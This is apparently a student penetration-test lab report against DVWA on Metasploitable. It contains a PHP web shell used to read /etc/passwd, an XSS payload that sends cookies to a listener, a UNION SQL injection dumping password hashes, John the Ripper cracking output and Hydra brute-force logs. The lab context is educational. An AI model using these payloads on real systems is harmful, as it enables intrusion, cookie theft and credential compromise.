



PENETRATION TEST REPORT - H4CKTH3L0CK

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Table of contents

1.0 S6/L1 Exploit phase - Attack to Web App.	0
1.1 Exercise statement.	3
1.2 Overview - Walkthrough to solution.	4
1.2.1 Overview - Walkthrough to solution.	5
1.3 Results	6
References.	7
2.0 S6/L2 XSS - CSRF - SQL Injection	8
2.1 Exercise statement.	9
2.2 Overview - Walkthrough to solution.	10
References.	11
3.0 S6/L3 JOHN THE RIPPER - HYDRA.	12
3.1 Exercise statement.	13
3.1.1 Exercise statement.	14
3.2 Overview - Walkthrough to solution.	15
References.	16
4.0 S6/L4 DOS - DDOS - Netbios - Windows Share - Samba	17
4.1 Exercise statement.	18
4.2 Overview - Walkthrough to solution.	19
References.	20
5.0 S6/L5 FINAL PROJECT.	21

S6/L1-1.1 Exercise statement


Configure your virtual laboratory so that the Metasploitable machine is reachable from the Kali Linux machine. Ensure that there is communication between the two machines. The purpose of today's exercise is to exploit the 'file upload' vulnerability present in DVWA to take control of the machine and execute commands remotely via a PHP shell. Furthermore, to become more familiar with the tools used by Ethical Hackers, we ask you to intercept and analyze every request to DVWA with BurpSuite.

1.2 Overview - Walkthrough to solution

A. - PHP code.

```
<?php system($_REQUEST["cmd"]); ?>
```

B. - Upload result (browser screenshot).




C. - Interceptions (BurpSuite screenshot).

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	HTTP/1.1	1	HTTP/1.1	200	OK
2	Host:	meta		2	Date:	Thu, 16 May 2024 10:44:24 GMT	
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0		3	Server:	Apache/2.2.8 (Ubuntu) DAV/2	
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		4	X-Powered-By:	PHP/5.2.4-2ubuntu5.10	
5	Accept-Language:	en-US,en;q=0.5		5	Content-Length:	47	
6	Accept-Encoding:	gzip, deflate		6	Connection:	close	
7	Connection:	close		7	Content-Type:	text/html	
8	Cookie:	security=low; PHPSESSID=8f030eebdc500008d3c36b0f45030d68		8			
9	Upgrade-Insecure-Requests:	1		9			
10				10			
				11			
				12			

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1.2.1 Overview - Walkthrough to solution


D. - Result of various requests.



```
view-source:http://meta/dvwa/hackable/uploads/shell.php?cmd=ls -la

1 total 24
2 drwxr-xr-x 2 www-data www-data 4096 May 16 06:22 .
3 drwxr-xr-x 4 www-data www-data 4096 May 20 2012 ..
4 -rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
5 -rw----- 1 www-data www-data 5494 May 14 07:01 php-reverse-shell.php
6 -rw----- 1 www-data www-data 35 May 16 06:22 shell.php
7
```

E. - Any other discovered information about the internal machine.



```
view-source:http://meta/dvwa/hackable/uploads/shell.php?cmd=cat /etc/passwd

1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3 bin:x:2:2:bin:/bin:/bin/sh
4 sys:x:3:3:sys:/dev:/bin/sh
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/bin/sh
7 man:x:6:12:man:/var/cache/man:/bin/sh
8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 dhcp:x:101:102::/nonexistent:/bin/false
21 syslog:x:102:103::/home/syslog:/bin/false
22 klog:x:103:104::/home/klog:/bin/false
23 sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
24 msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
25 bind:x:105:113::/var/cache/bind:/bin/false
26 postfix:x:106:115::/var/spool/postfix:/bin/false
27 ftp:x:107:65534::/home/ftp:/bin/false
28 postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
29 mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
30 tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
31 distccd:x:111:65534::/bin/false
32 user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
33 service:x:1002:1002,,,:/home/service:/bin/bash
34 telnetd:x:112:120::/nonexistent:/bin/false
35 proftpd:x:113:65534::/var/run/proftpd:/bin/false
36 statd:x:114:65534::/var/lib/nfs:/bin/false
37
```

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F. - BONUS: Use a more sophisticated PHP shell.



1.3 Results

Uploading a **shell.php** into DVWA via the "**Uploads**" field is a severe vulnerability that exposes the system to significant security risks. This action allows attackers to execute arbitrary code on the server, opening the door to a wide range of attacks such as remote code execution (**RCE**) and system compromise.

In summary, securing the "Uploads" field on DVWA requires a combination of **preventive measures**, such as file validation, and reactive measures, such as active monitoring, to effectively mitigate the risk of exploits and maintain system security.

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References

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S6/L2 2.1 Exercise statement


Configure your virtual lab to reach the DVWA from the Kali Linux machine (the attacker). Ensure there is communication between the two machines using the ping command. Reach the DVWA and set the security level to "LOW". Choose one XSS vulnerability and one SQL injection vulnerability: the purpose of the lab is to successfully exploit the vulnerabilities using the techniques seen in the theoretical lesson. The solution should outline the approach used for the following vulnerabilities:

- Reflected XSS.
- SQL Injection (non-blind).

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2.2 Overview - Walkthrough to solution

A. Reflected XSS




To exploit a vulnerability of this type, we could:

1. Modify the script to retrieve a user's cookies and send them to a web server under our control.
2. Send the link to a victim to steal their cookies.

```
<script>window.location='http://127.0.0.1:4444/?cookie=' + document.cookie</script>
```

window.location simply redirects a page to a target that we can specify. As you can see, we assumed to have a web server listening on port 4444 of our **localhost**. The cookie parameter is populated with the victim's cookies, which are retrieved using the **document.cookie** operator.



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B. SQL Injection (non-blind).

```
1' UNION SELECT user, password FROM users#
```

The app returns the username and password for each user in the database. Therefore, we exploited a SQL injection to steal the passwords of the website's users.

Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' union select first_name, password from users#  
First name: admin  
Surname: admin
```

```
ID: 1' union select first_name, password from users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' union select first_name, password from users#  
First name: Gordon  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1' union select first_name, password from users#  
First name: Hack  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' union select first_name, password from users#  
First name: Pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' union select first_name, password from users#  
First name: Bob  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

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References

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S6/L3 3.1 Exercise statement

Trace: password cracking. Password cracking exercise, Feel free to use any tool or workaround. The objective of today's exercise is to crack all passwords. The passwords to crack are the following:

Pwd1 - md5	5f4dcc3b5aa765d61d8327deb882cf99
Pwd2 - md5	e99a18c428cb38d5f260853678922e03
Pwd3 - md5	8d3533d75ae2c3966d7e0d4fcc69216b
Pwd4 - md5	0d107d09f5bbe40cade3de5c71e9e9b7
Pwd5 - md5	5f4dcc3b5aa765d61d8327deb882cf99

3.1.1 Overview

To make an attacker's job even more complicated, passwords are saved using one-way encryption algorithms, meaning there is no way to reconstruct the password starting from its cryptographic form. These functions are called hash functions(ex: **5f4dcc3b5aa765d61d8327deb882cf99**) and are used to securely save a password on a computer system. When you log in to your PC, the operating system takes the password you entered, calculates the hash and compares the result with the hash saved in the password DB. If the two values match, the login is successful.

Brute-force password attacks, however, are particularly effective if the password chosen by the user is **weak** (i.e. short and composed of only letters, without numbers or symbols). Otherwise, as we said, faced with a very complex password, even the best super computer could take **many years** to find the **correct** combination.

John the Ripper is a rather popular password cracking tool written for Unix-based operating systems. It makes use of task parallelization to reduce cracking times during a brute force session, and is highly configurable (you can specify sets/subsets of characters to use as letters or numbers).

3.2 Walkthrough to solution

A. Let's start by opening a terminal in Kali Linux, create a file **pwd1.txt** (**5f4dcc3b5aa765d61d8327deb882cf99**) with your hash password that need to be decode and run the command:

```
john --format=RAW-MD5 --incremental pwd1.txt
```

B. John begins to decode **hash-md5** and prints the string value.

```
└─$ john --format=Raw-MD5 --incremental pwd1
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
1g 0:00:00:00 DONE (2024-05-15 07:52) 2.083g/s 853200p/s 853200c/s 853200C/s
password..pashie11
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

C. To display all of the cracked passwords reliably use the command:

```
john --show --format=RAW-MD5 pwd.txt
```

```
└─$ john --show --format=raw-md5 temp.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

There are many ways to find a solution. It depends on the type of service you need. We recommend using more secure passwords and updating them periodically.

References

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S6/L4-3.1 Exercise statement

Exercise Outline: Remember that configuring services is itself an integral part of the exercise. Today's exercise has a dual purpose:

- Practice using Hydra to crack network service authentication.
- Consolidate knowledge of the services themselves through their configuration.

The exercise will unfold in two phases:

- A first phase where we will together enable an SSH service and its authentication cracking session with Hydra.
- A second phase where you will be free to configure and crack any network service among those available, such as FTP, RDP, Telnet, HTTP authentication.

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3.2 Overview - Walkthrough to solution

In the first phase of the exercise, we enabled an SSH service and conducted an authentication cracking session using Hydra. This phase allowed us to understand the process of configuring and securing SSH access while also gaining hands-on experience with Hydra for password cracking.



During the second phase, participants were given the freedom to configure and crack any network service of their choice among those available, including FTP, RDP, Telnet, and HTTP authentication. This phase provided an opportunity to apply the knowledge gained in configuring services and using Hydra for cracking authentication in a practical scenario.

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```
[22][ssh] host: 192.168.1.62 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-16 09:10:47
```

```
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "sonny" -
5212 of 10000 [child 3] (0/0)
[21][ftp] host: 192.168.1.62 login: test_user password: testpa
ss
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 202
4-05-16 09:15:29
```

```
kali-linux-2024.1-virtualbox-amd64 [in execution] - Oracle VM VirtualBox
File Machine Network Sharepoints Disks/IO Auto
File Actions Edit View Help
Password:
220 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp 15
229 Entering Extended Passive Mode (|||18047|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> sysinfo
Invalid command.
ftp> exit
221 Goodbye.

kali@kali:~$
$ ssh test_user@192.168.1.62
test_user@192.168.1.62's password:
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC kali 6.6.9-kali1 (2
01-08) x86_64

The programs included with the Kali GNU/Linux system are free soft
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 16 09:24:21 2024 from 192.168.1.62
test_user@kali:~$
test_user@kali:~$
TX packets 98405 bytes 7779805 (7.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop: queue len 1000 (local loopback)
RX packets 64698 bytes 6411253 (6.1 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 64698 bytes 6411253 (6.1 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

test_user@kali:~$
$ ftp 192.168.1.62
Connected to 192.168.1.62.
220 (vsFTPd 3.0.3)
Name 192.168.1.62:test_user: test_user
331 Please specify the password.
Password:
220 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> sysinfo
Invalid command.
ftp> exit
221 Goodbye.

kali@kali:~$
$ ssh test_user@192.168.1.62
test_user@192.168.1.62 - login "test_user" - pass "banzai"
- 5108 of 10000 [child 10] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "banner"
- 5109 of 10000 [child 11] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "artem" -
5190 of 10000 [child 7] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "9562878"
- 5124 of 10000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "5656" -
5192 of 10000 [child 5] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "1945" -
5193 of 10000 [child 12] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "159632"
- 5194 of 10000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "15151515"
- 5195 of 10000 [child 6] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "123456qw"
- 5196 of 10000 [child 9] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "12345678
91" - 5197 of 10000 [child 4] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "02051083"
- 5198 of 10000 [child 14] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "02041983"
- 5199 of 10000 [child 8] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "02031987"
- 5200 of 10000 [child 8] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "02021989"
- 5201 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "21c2c3v4"
- 5202 of 10000 [child 13] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "xing" -
5203 of 10000 [child 7] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "v5jasmel
12" - 5204 of 10000 [child 15] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "twenty"
- 5205 of 10000 [child 11] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "toolman"
- 5206 of 10000 [child 10] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "thing" -
5207 of 10000 [child 6] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testpass"
- 5208 of 10000 [child 9] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "stretch"
- 5209 of 10000 [child 12] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "stonecat"
- 5210 of 10000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "soulmate"
- 5211 of 10000 [child 14] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "sonny" -
5212 of 10000 [child 3] (0/0)
[21][ftp] host: 192.168.1.62 login: test_user password: testpa
ss
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 202
4-05-16 09:15:29

kali@kali:~$
$ ssh test_user@192.168.1.62
test_user@192.168.1.62 - login "test_user" - pass "buster" - 44 of 10002 [child 11] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "soccer" - 45 of 10002 [child 10] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "harley" - 46 of 10002 [child 2] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "batman" - 47 of 10002 [child 13] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "andrew" - 48 of 10002 [child 3] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "tigger" - 49 of 10002 [child 5] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "sunshine" - 50 of 10002 [child 0] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "lovejoy" - 51 of 10002 [child 11] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "fuckme" - 52 of 10002 [child 4] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "2000" - 53 of 10002 [child 7] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "charlie" - 54 of 10002 [child 12] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "robert" - 55 of 10002 [child 6] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "thomas" - 56 of 10002 [child 8] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "hockey" - 57 of 10002 [child 9] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "ranger" - 58 of 10002 [child 11] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "daniel" - 59 of 10002 [child 15] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "starnawr" - 60 of 10002 [child 10] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "k1aster" - 61 of 10002 [child 13] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "132323" - 62 of 10002 [child 2] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "george" - 63 of 10002 [child 3] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "ashley" - 64 of 10002 [child 5] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "computer" - 65 of 10002 [child 0] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "michelle" - 66 of 10002 [child 11] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "jessica" - 67 of 10002 [child 4] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "pepper" - 68 of 10002 [child 7] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "1111" - 69 of 10002 [child 12] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "zxcvbn" - 70 of 10002 [child 6] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "555555" - 71 of 10002 [child 9] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "11111111" - 72 of 10002 [child 15] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "131313" - 73 of 10002 [child 10] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "freedom" - 74 of 10002 [child 10] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "777777" - 75 of 10002 [child 11] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "pass" - 76 of 10002 [child 13] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "fuck" - 77 of 10002 [child 2] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "maggie" - 78 of 10002 [child 5] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "159753" - 79 of 10002 [child 6] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "aaaaaa" - 80 of 10002 [child 3] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "sing" - 81 of 10002 [child 1] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "princess" - 82 of 10002 [child 4] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "joshua" - 83 of 10002 [child 7] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "cheese" - 84 of 10002 [child 12] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "amanda" - 85 of 10002 [child 6] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "summer" - 86 of 10002 [child 9] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "love" - 87 of 10002 [child 15] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "ashley" - 88 of 10002 [child 8] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "9999" - 89 of 10002 [child 11] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testpass" - 90 of 10002 [child 13] (0/1)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "nicole" - 91 of 10002 [child 2] (0/1)
[22][ssh] host: 192.168.1.62 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-16 09:10:47

kali@kali:~$ /usr/share/seclists/Passwords/
```

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References

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All documents, links, and materials referenced in this report are sourced from **epicode.com**.

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5.0 S6/L5 FINAL PROJECT

Exercise statement

Exercise, you are asked to exploit the following vulnerabilities:

- Stored XSS.
- SQL injection (blind).

Present on the DVWA application running on the Metasploitable laboratory machine, where the security level=LOW must be preconfigured. Purpose of the exercise:

